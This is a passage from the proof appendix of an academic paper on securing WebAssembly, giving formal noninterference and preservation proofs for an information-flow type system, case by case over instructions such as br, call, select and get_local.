From the inductive hypothesis,  $S_0 \triangleleft_{\mathcal{A}}^{\mathbf{label}(\tau_2^m):C} S_1$ . Hence, from Definition E.3,  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

$$3. (\langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \theta')[0 : \mathbf{nat}(\mathbf{pred}(\mathbf{pred}(\theta)))] \not\sqsubseteq \mathcal{A}$$

The proof continues similarly to case **block**.

• Case  $\mathbf{expr} = \mathbf{br} \ i$

From rules E-BR and T-BR, it follows that  $\sigma_0 = v^n :: \sigma :: L_n^i :: \sigma'$  and  $\gamma_0 = \langle st :: st', pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = v^n :: \sigma'$  and  $\gamma_1 = \mathbf{1} \text{ if } t_{pc}(\langle st'', pc' \rangle :: \gamma'[0 : i-1]) :: \gamma'[i:]$ , respectively.

We are to show that

$$1. \langle st :: st', pc \rangle :: \gamma \Vdash v^n :: \sigma :: L_n^i :: \sigma' \triangleleft_{\mathcal{A}}^C \Delta(C, \mathbf{1} \text{ if } t_{pc}(\langle st'', pc' \rangle :: \gamma'[0 : i-1]) :: \gamma'[i:], i) \Vdash v^n :: \sigma'.$$

I.e., applying Definition E.12, we are to show that

$$\langle st :: st', pc \rangle :: \gamma \Vdash v^n :: \sigma :: L_n^i :: \sigma' \triangleleft_{\mathcal{A}}^C \langle C.\mathbf{labels}[i] :: \gamma_1[i+1].\mathbf{fst}, pc' \sqcup \gamma_1[i+1].\mathbf{snd} \rangle :: \gamma_1[i+2:] \Vdash v^n :: \sigma',$$

i.e.,

$$\langle st :: st', pc \rangle :: \gamma \Vdash v^n :: \sigma :: L_n^i :: \sigma' \triangleleft_{\mathcal{A}}^C \langle st :: \gamma_1[i+1].\mathbf{fst}, pc' \sqcup \gamma_1[i+1].\mathbf{snd} \rangle :: \gamma_1[i+2:] \Vdash v^n :: \sigma'.$$

Then

$$\begin{array}{c}
 \frac{}{\langle st :: st', pc \rangle :: \gamma \Vdash v^n :: \sigma :: L_n^i :: \sigma'} \text{hyp.} \\
 \frac{}{\langle st :: \gamma_1[i+1].fst, \gamma_1[0].snd \sqcup \gamma_1[i+1].snd \rangle :: \gamma_1[i+2:] \Vdash v^n :: \sigma'} \text{Lem. E.12} \\
 \frac{}{\gamma[1:] \sqsubseteq \gamma_1[1:]} \text{Lem. E.11} \quad \frac{}{pc \sqsubseteq st} \text{T-BR} \quad \frac{}{pc \not\sqsubseteq \mathcal{A}} \text{hyp.} \\
 \frac{}{\gamma[i+1:].fst \sqsubseteq \gamma_1[i+2:].fst} \text{Def. E.10} \quad \frac{}{st \not\sqsubseteq \mathcal{A}} \text{Def. E.19} \\
 \frac{}{\gamma[i+1:].fst \Vdash \sigma'} \text{hyp. \& Def. E.23} \quad \frac{}{\gamma_1[i+1:].fst \Vdash \sigma'} \text{Lem. E.4.(i) and hyp.} \\
 \frac{}{\gamma[i+1:].fst \Vdash \sigma' \sim_{\mathcal{A}}^C \gamma_1[i+1:].fst \Vdash \sigma'} \text{Lem. E.6} \\
 \frac{}{\langle st :: st', pc \rangle :: \gamma \Vdash v^n :: \sigma :: L_n^i :: \sigma' \triangleleft_{\mathcal{A}}^C \langle st :: \gamma_1[i+1].fst, \gamma_1[0].snd \sqcup \gamma_1[i+1].snd \rangle :: \gamma_1[i+2:] \Vdash v^n :: \sigma'} \text{Def. E.25}
 \end{array}$$

2.  $S_0 \triangleleft_{\mathcal{A}}^C S_0$

Obvious.

3.  $(\text{lift}_{pc}(\langle st'', pc' \rangle :: \gamma'[0:i-1]) :: \gamma'[i:])[0:\text{nat}(\text{pred}(i))] \not\sqsubseteq \mathcal{A}$

We distinguish two cases:

–  $i = 0$

From Definition E.13,  $\text{pred}(0) = -1$ , hence,  $\Delta(C, \text{lift}_{pc}(\langle st'', pc' \rangle :: \gamma'[0:i-1]) :: \gamma'[i:], \theta)[0:i-1] = \varepsilon$ . Thus, nothing to prove.

–  $i > 0$

To show:  $\text{lift}_{pc}(\langle st'', pc' \rangle :: \gamma'[0:i-2]) \not\sqsubseteq \mathcal{A}$ .

Follows directly from Definitions E.17 and E.20.

- Case  $\text{instr} = \text{br\_if } j$

Similar to case **br**.

- Case  $\text{instr} = \text{br\_table } j^m$

Similar to case **br**.

- Case  $\text{expr} = \text{call } i$

From rules E-CALL and T-CALL, it follows that  $\sigma_0 = v_1^n :: \sigma$  and  $\gamma_0 = \langle \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = v_2^m :: \sigma$  and  $\gamma_1 = \langle \tau_2^m :: st, pc \rangle :: \gamma$ , respectively.

We are to show that

1.  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st, pc \rangle :: \gamma, \text{no-br}) \Vdash v_2^m :: \sigma$ .

From Definition E.12, this reduces to showing that  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma$

$\sigma \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma$ .

$$\begin{array}{c}
 \frac{}{\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma} \text{hyp.} \\
 \frac{}{\langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma} \text{Lem. E.12} \quad \frac{}{st :: \gamma.\text{fst} \sqsubseteq st :: \gamma.\text{fst}} \text{Def. E.9} \\
 \frac{\frac{}{pc \not\sqsubseteq \mathcal{A}} \text{hyp.} \quad \frac{}{pc \sqsubseteq \ell} \text{T-CALL}}{\ell \not\sqsubseteq \mathcal{A}} \quad \frac{}{\ell \sqsubseteq \tau_2^m} \text{Lem. E.10} \\
 \frac{}{\tau_2^m \not\sqsubseteq \mathcal{A}} \\
 \frac{}{\text{high}(\tau_2^m, v_2^m)} \text{Def. E.19} \\
 \frac{}{st :: \gamma.\text{fst} \Vdash \sigma} \text{hyp. \& Lem. E.4(ii) \& Lem. E.4(v)}^n \\
 \frac{}{st :: \gamma.\text{fst} \Vdash \sigma \sim_{\mathcal{A}}^C st :: \gamma.\text{fst} \Vdash \sigma} \text{Def. E.22} \\
 \frac{}{\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma} \text{Def. E.25}
 \end{array}$$

2.  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

It follows from the induction hypothesis.

3.  $\gamma_1[0 : \text{nat}(\text{pred}(\text{no-br}))] \not\sqsubseteq \mathcal{A}$

Nothing to prove.

• Case  $\text{expr} = \text{call\_indirect } \tau_1^n \xrightarrow{\ell_f} \tau_2^m$

From rules E-CALL-INDIRECT and T-CALL-INDIRECT, it follows that  $\sigma_0 = \text{i32.const } i :: v_1^n :: \sigma$  and  $\gamma_0 = \langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = v_2^m :: \sigma$  and  $\gamma_1 = \langle \tau_2^m :: st, pc \rangle :: \gamma$ , respectively.

We are to show that

1.  $\langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash \text{i32.const } i :: v_1^n :: \sigma \triangleleft_{\mathcal{A}}^C \Delta(C, \langle \tau_2^m :: st, pc \rangle :: \gamma, \text{no-br}) \Vdash v_2^m :: \sigma$ .

From Definition E.12, this reduces to showing that  $\langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash \text{i32.const } i :: v_1^n :: \sigma \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma$ .

From Lemma E.9.(i), we get that  $\langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash \text{i32.const } i :: v_1^n :: \sigma \triangleleft_{\mathcal{A}}^C \langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma$ . From a reasoning similar to the one in case **call**, we get that  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma \triangleleft_{\mathcal{A}}^C \langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma$ . Finally, the desired consequent follows from transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

2.  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ .

It follows from the induction hypothesis.

3.  $\gamma_1[0 : \text{nat}(\text{pred}(\text{no-br}))] \not\sqsubseteq \mathcal{A}$

Nothing to prove.

• Case  $\text{expr} = \text{expr}_0; \text{expr}_1$

Depending on the evaluation of  $\text{expr}_0$ , we distinguish two cases:

1. Evaluating  $expr_0$  proceeds without branching or returning from functions, i.e., rule E-SEQ is executed.

We are to show that

$$(a) \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta) \Vdash \sigma_2$$

From the inductive hypothesis, we get  $\gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma', no-br) \Vdash \sigma_1$ .

I.e., from Definition E.12,  $\gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \gamma' \Vdash \sigma_1$ .

We apply the inductive hypothesis again, and get that  $\gamma' \Vdash \sigma_1 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta) \Vdash \sigma_2$ . From transitivity of  $\triangleleft_{\mathcal{A}}^C$ , it finally follows that  $\gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta) \Vdash \sigma_2$ .

$$(b) S_0 \triangleleft_{\mathcal{A}}^C S_2.$$

Follows from the inductive hypothesis and transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

$$(c) \gamma''[0 : \text{pred}(\theta)] \not\sqsubseteq \mathcal{A}$$

Follows from the second inductive hypothesis.

2. Evaluating  $expr_0$  leads to branching or returning from a function, i.e., rule E-SEQ-JUMP is executed.

We are to show that

$$(a) \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma'', \theta) \Vdash \sigma_1.$$

From the inductive hypothesis,  $\gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma', \theta) \Vdash \sigma_1$ . From Lemma E.11,  $\gamma'[1 : ] \sqsubseteq \gamma''[1 : ]$ . From Definition E.12 and Lemma E.5, it then follows that  $\Delta(C, \gamma', \theta) \sqsubseteq \Delta(C, \gamma'', \theta)$ . The desired consequent then follows from transitivity of  $\triangleleft_{\mathcal{A}}^C$ .

Note we can apply Lemma E.5, as  $\theta \neq no-br$ .

$$(b) S_0 \triangleleft_{\mathcal{A}}^C S_1.$$

Follows from the inductive hypothesis.

$$(c) \gamma''[0 : \text{nat}(\text{pred}(\theta))] \not\sqsubseteq \mathcal{A}$$

Follows from the inductive hypothesis and Lemma E.11. ■

**Definition E.26** (Weak Stack Similarity). We say stacks  $\sigma_0$  and  $\sigma_1$  with respective thetas  $\theta_0$  and  $\theta_1$  are weakly similar given  $\gamma$  and  $C$  (written  $WS_{\gamma, C}(\langle \sigma_0, \theta_0 \rangle, \langle \sigma_1, \theta_1 \rangle)$ ) iff  $\Delta(\gamma, C, \theta_0) \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(\gamma, C, \theta_1) \Vdash \sigma_1$  or  $\Delta(\gamma, C, \theta_1) \Vdash \sigma_1 \triangleleft_{\mathcal{A}}^C \Delta(\gamma, C, \theta_0) \Vdash \sigma_0$ , and if  $\theta_0 \neq \theta_1$  then  $\gamma[0 : |\text{pred}(\max(\theta_0, \theta_1))|. \text{snd}] \not\sqsubseteq \mathcal{A}$ .

**Lemma E.14.** *If*

$$1. \gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \gamma \Vdash \sigma_1,$$

$$2. \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(\gamma', C, \theta_0) \Vdash \sigma'_0, \text{ and}$$

$$3. \gamma \Vdash \sigma_1 \triangleleft_{\mathcal{A}}^C \Delta(\gamma', C, \theta_1) \Vdash \sigma'_1, \text{ and}$$

$$4. \text{ if } \theta_0 \neq \theta_1 \text{ then } \gamma'[0 : \text{nat}(\text{pred}(\max(\theta_0, \theta_1)))] \text{.snd} \not\sqsubseteq \mathcal{A}$$

*then*  $WS_{\gamma', C}(\langle \sigma_0, \theta_0 \rangle, \langle \sigma_1, \theta_1 \rangle)$ .

**Theorem E.15** (Noninterference). *If*

1.  $\gamma, C \vdash \text{expr} \dashv \gamma'$ ,
2.  $C \vdash S_0$  and  $C \vdash S_1$ ,
3.  $C \vdash \sigma_0$  and  $C \vdash \sigma_1$ ,
4.  $\gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \gamma \Vdash \sigma_1$ ,
5.  $\langle\langle \sigma_0, S_0, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma'_0, S'_0, \theta_0 \rangle\rangle$  and  $\langle\langle \sigma_1, S_1, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma'_1, S'_1, \theta_1 \rangle\rangle$ , and
6.  $S_0 \sim_{\mathcal{A}}^C S_1$ ,

then  $S'_0 \sim_{\mathcal{A}}^C S'_1$  and  $WS_{\gamma', C}(\langle\sigma'_0, \theta_0\rangle, \langle\sigma'_1, \theta_1\rangle)$ .

*Proof.* By induction on the derivation of the evaluation - distinguishing the cases based on *expr*. We discuss few basic cases and the most interesting ones - the memory access cases are standard.

- Case  $\text{expr} = t.\text{const } n$

Then  $\gamma' = \langle t\langle pc \rangle :: st, pc \rangle :: \gamma$ . We are to show that

1.  $WS_{\gamma', C}(\langle t.\text{const } n :: \sigma_0, \text{no-br} \rangle, \langle t.\text{const } n :: \sigma_1, \text{no-br} \rangle)$

I.e.,

$$\langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_0 \triangleleft_{\mathcal{A}}^C \langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_1$$

or

$$\langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_1 \triangleleft_{\mathcal{A}}^C \langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_0.$$

$$\frac{\frac{\frac{}{\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1} \text{hyp.}}{\langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_0 \sim_{\mathcal{A}}^C \langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_1} \text{Lem. E.7(ii)}}{\langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_0 \triangleleft_{\mathcal{A}}^C \langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_1} \text{Lem. E.8}}{\frac{}{\langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_0 \triangleleft_{\mathcal{A}}^C \langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\text{const } n :: \sigma_1} \text{Def. E.18}} \text{Lem. E.8}}$$

The other direction follows from a similar derivation.

2.  $S_0 \sim_{\mathcal{A}}^C S_1$

Follows immediately from the hypothesis.

- Case  $\text{expr} = t.\text{unop}$

Then  $\sigma_0 = t.\text{const } n_0 :: \sigma_0''$  and  $\sigma_1 = t.\text{const } n_1 :: \sigma_1''$ . From rule E-UNOP,  $\sigma'_0 = t.\text{const } n'_0 :: \sigma_0''$  and  $\sigma'_1 = t.\text{const } n'_1 :: \sigma_1''$ . Further,  $\gamma' = \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma$ . We are to show that



E. A Principled Approach to Securing WebAssembly

2.  $S_0 \sim_{\mathcal{A}}^C S_1$

Follows immediately from the hypothesis.

- Case  $expr = t.binop$

The proof argument continues as in the previous case.

- Case  $expr = \mathbf{drop}$

Then  $\gamma' = \langle st, pc \rangle :: \gamma$ . We are to show that

1.  $WS_{\gamma', C}(\langle \sigma_0, no-br \rangle, \langle \sigma_1, no-br \rangle)$

I.e.,

$$\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \blacktriangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1$$

or

$$\langle st, pc \rangle :: \gamma \Vdash \sigma_1 \blacktriangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_0.$$

Follows immediately from Lemmas E.7.(iv) and E.8.

2.  $S_0 \sim_{\mathcal{A}}^C S_1$

Follows immediately from the hypothesis.

- Case  $expr = \mathbf{select}$

Then  $\sigma_0 = \mathbf{i32.const} \ n_0 :: v_1 :: v_2 :: \sigma_0''$  and  $\sigma_1 = \mathbf{i32.const} \ n_1 :: v_1' :: v_2' :: \sigma_1''$ . From rule E-SELECT,  $\sigma_0' = v_i :: \sigma_0''$  and  $\sigma_1' = v_j' :: \sigma_1''$ . Also,  $\ell = \ell_0 \sqcup \ell_1 \sqcup \ell_2 \sqcup pc$  and  $\gamma' = \langle t\langle \ell \rangle :: st \rangle :: \gamma$ .

We are to show that

1.  $WS_{\gamma', C}(\langle v_i :: \sigma_0'', no-br \rangle, \langle v_j' :: \sigma_1'', no-br \rangle)$

I.e.,

$$\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_i :: \sigma_0'' \blacktriangleleft_{\mathcal{A}}^C \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_j' :: \sigma_1''$$

or

$$\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_j' :: \sigma_1'' \blacktriangleleft_{\mathcal{A}}^C \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_i :: \sigma_0''.$$

From Definition E.22, we distinguish two cases:

- (a)  $\ell_0 \sqsubseteq \mathcal{A}$

Then  $n_0 = n_1$ . Without loss of generality, assume  $n_0 \neq 0$ . We further distinguish two sub-cases:

- i.  $\ell_1 \sqsubseteq \mathcal{A}$

Then  $v_1 = v'_1$  and

$$\begin{array}{c}
 \frac{\langle i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \text{hyp.}}{\langle i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1} \text{Lem. E.7.(iv)}^3 \\
 \frac{\langle st, pc \rangle :: \gamma \Vdash \sigma_0'' \sim_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1''}{\frac{\frac{C \vdash \sigma_0'}{\text{Lem. E.12}}}{t\langle \ell \rangle \Vdash v_1} \text{Def. E.7}} \\
 \frac{\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_1 :: \sigma_0'' \sim_{\mathcal{A}}^C \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_1 :: \sigma_1''}{\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_1 :: \sigma_0'' \triangleleft_{\mathcal{A}}^C \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_1 :: \sigma_1''} \text{Lem. E.7.(ii)} \\
 \text{Lem. E.8}
 \end{array}$$

The other direction follows from a similar derivation.

ii.  $\ell_1 \not\sqsubseteq \mathcal{A}$

Then  $\text{high}(t\langle \ell_1 \rangle)$ , hence  $\text{high}(t\langle \ell \rangle)$ .

$$\begin{array}{c}
 \frac{\langle i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0 \text{hyp.}}{\langle st, pc \rangle :: \gamma \Vdash \sigma_0''} \text{Lem. E.4.(v)}^3 \\
 \frac{\frac{C \vdash \sigma_0'}{\text{Lem. E.12}}}{t\langle \ell \rangle \Vdash v_1} \text{Def. E.7} \\
 \frac{\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_1 :: \sigma_0''}{\text{Lem. E.4.(iv)}} \\
 \frac{\langle i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1 \text{hyp.}}{\langle st, pc \rangle :: \gamma \Vdash \sigma_1''} \text{Lem. E.4.(v)} \\
 \frac{\frac{C \vdash \sigma_1'}{\text{Lem. E.12}}}{t\langle \ell \rangle \Vdash v'_1} \text{Def. E.7} \\
 \frac{\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v'_1 :: \sigma_1''}{\text{Lem. E.4.(iv)}} \\
 \frac{\ell_1 \not\sqsubseteq \mathcal{A} \text{hyp.}}{\text{high}(t\langle \ell \rangle)} \\
 \frac{\langle i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \text{hyp.}}{\langle i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1} \text{Lem. E.4.(ii)} \\
 \frac{i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st :: \gamma.\text{fst} \Vdash \sigma_0 \sim_{\mathcal{A}}^C}{i32\langle \ell_0 \rangle :: t\langle \ell_1 \rangle :: t\langle \ell_2 \rangle :: st :: \gamma.\text{fst} \Vdash \sigma_1} \text{Def. E.22} \\
 \frac{st :: \gamma.\text{fst} \Vdash \sigma_0'' \sim_{\mathcal{A}}^C st :: \gamma.\text{fst} \Vdash \sigma_1''}{\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v_1 :: \sigma_0'' \triangleleft_{\mathcal{A}}^C \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v'_1 :: \sigma_1''} \text{Def. E.25}
 \end{array}$$

The other direction follows a similar derivation.

(b)  $\ell_0 \not\sqsubseteq \mathcal{A}$

The proof argument continues as in the previous case.

$$2. S_0 \sim_{\mathcal{A}}^C S_1$$

Follows immediately from the hypothesis.

• Case **get\_local i**

Then  $\sigma'_0 = \sigma_0|_F[0].\text{locals}[i] :: \sigma_0$  and  $\sigma'_1 = \sigma_1|_F[0].\text{locals}[i] :: \sigma_1$ . Also,  $\gamma' = \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma$ . We are to show that

$$1. WS_{\gamma', C}(\langle \sigma_0|_F[0].\text{locals}[i] :: \sigma_0, no-br \rangle, \langle \sigma_1|_F[0].\text{locals}[i] :: \sigma_1, no-br \rangle)$$

$$\begin{aligned} \text{I.e., } & \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0|_F[0].\text{locals}[i] :: \sigma_0 \triangleleft_{\mathcal{A}}^C \\ & \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1|_F[0].\text{locals}[i] :: \sigma_1 \\ \text{or } & \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1|_F[0].\text{locals}[i] :: \sigma_1 \triangleleft_{\mathcal{A}}^C \\ & \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0|_F[0].\text{locals}[i] :: \sigma_0. \end{aligned}$$

We distinguish three cases:

(a)  $\ell \not\sqsubseteq \mathcal{A}$

$$\begin{aligned} & \frac{}{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0|_F[0].\text{locals}[i] :: \sigma_0} \text{Lem. E.12} \\ & \frac{}{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1|_F[0].\text{locals}[i] :: \sigma_1} \text{Lem. E.12} \\ & \frac{\frac{}{\ell \not\sqsubseteq \mathcal{A}} \text{hyp.}}{\text{high}(t\langle \ell \sqcup pc \rangle)} \\ & \frac{\frac{\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1}{st :: \gamma.\text{fst} \Vdash \sigma_0 \sim_{\mathcal{A}}^C st :: \gamma.\text{fst} \Vdash \sigma_1} \text{Lem. E.4.(ii)}}{\frac{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0|_F[0].\text{locals}[i] :: \sigma_0 \triangleleft_{\mathcal{A}}^C}{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1|_F[0].\text{locals}[i] :: \sigma_1} \text{Def. E.25}} \end{aligned}$$

The other direction follows a similar derivation.

(b)  $\ell \sqsubseteq \mathcal{A} \wedge pc \sqsubseteq \mathcal{A}$

Then  $\sigma_0|_F[0].\text{locals}[i] = \sigma_1|_F[0].\text{locals}[i]$ .

$$\begin{aligned} & \frac{}{\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \sim_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1} \text{hyp.} \\ & \frac{}{t\langle \ell \sqcup pc \rangle \Vdash \sigma_0|_F[0].\text{locals}[i]} \text{Def. E.7} \\ & \frac{\frac{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0|_F[0].\text{locals}[i] :: \sigma_0 \sim_{\mathcal{A}}^C}{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1|_F[0].\text{locals}[i] :: \sigma_1} \text{Lem. E.7.(ii)}}{\frac{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_0|_F[0].\text{locals}[i] :: \sigma_0 \triangleleft_{\mathcal{A}}^C}{\langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash \sigma_1|_F[0].\text{locals}[i] :: \sigma_1} \text{Lem. E.8}} \end{aligned}$$

The other direction follows a similar derivation.

(c)  $\ell \sqsubseteq \mathcal{A} \wedge pc \not\sqsubseteq \mathcal{A}$

Similar to the first case  $\ell \not\sqsubseteq \mathcal{A}$ .

2.  $S_0 \sim_{\mathcal{A}}^C S_1$

Follows immediately from the hypothesis.

- Case **set\_local**  $i$ : Follows immediately from definitions.

- Case **tee\_local**  $i$ : Follows immediately from definitions.

- Case **get\_global**  $i$

Then  $\gamma' = \langle t \langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma$ .

$v = S_0.\text{globals}[a].\text{value}$ , where  $a = \sigma_0|_F[0].\text{module}[i]$ .

$v' = S_1.\text{globals}[a'].\text{value}$ , where  $a' = \sigma_1|_F[0].\text{module}[i]$ .

But  $\sigma_0|_F[0] = \sigma_1|_F[0]$  and  $\sigma_0|_F[0].\text{module}[i] = \sigma_1|_F[0].\text{module}[i]$ , hence  $a = a'$ .

For simplicity, we will further refer to  $v$  as  $S_0.\text{globals}[i]$  and to  $v'$  as  $S_1.\text{globals}[i]$ .

We are to show that

1.  $WS_{\gamma',C}(\langle S_0.\text{globals}[i] :: \sigma_0 \rangle, \langle S_1.\text{globals}[i] :: \sigma_1 \rangle)$

2.  $S_0 \sim_{\mathcal{A}}^C S_1$

Follows immediately from the hypothesis.

- Case **set\_global**  $i$ : Follows immediately from definitions.

- Case  $\ell.\text{store}$  : Follows immediately from definitions.

- Case  $\ell.\text{load}$  : Follows immediately from definitions.

- Case **memory.growi**: Follows immediately from definitions.

- Case **memory.size**: Follows immediately from definitions.

- Case  $\text{expr} = \mathbf{block}(\tau_1^n \rightarrow \tau_2^m) \text{expr}' \mathbf{end}$

From rule E-BLOCK, it follows that  $\sigma_0 = v_0^n :: \sigma_{init}$  and  $\sigma_1 = v_1^n :: \sigma'_{init}$ . From the hypothesis,  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_0^n :: \sigma_{init}$  and  $\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma'_{init}$ .

$\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_0^n :: \sigma_{init} \sim_{\mathcal{A}}^C \langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma'_{init}$  (hyp.)

$\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_0^n :: L_m :: \sigma_{init}$

$\sim_{\mathcal{A}}^C \langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m :: \sigma'_{init}$  (Lem. E.7.(iii))

$\Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \theta_0) \Vdash \sigma_{fin}$

$\blacktriangleleft_{\mathcal{A}}^C \Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \theta_1) \Vdash \sigma'_{fin}$  (IH)

Also, from the inductive hypothesis, we get  $S'_0 \sim^C_{\mathcal{A}} S'_1$ .

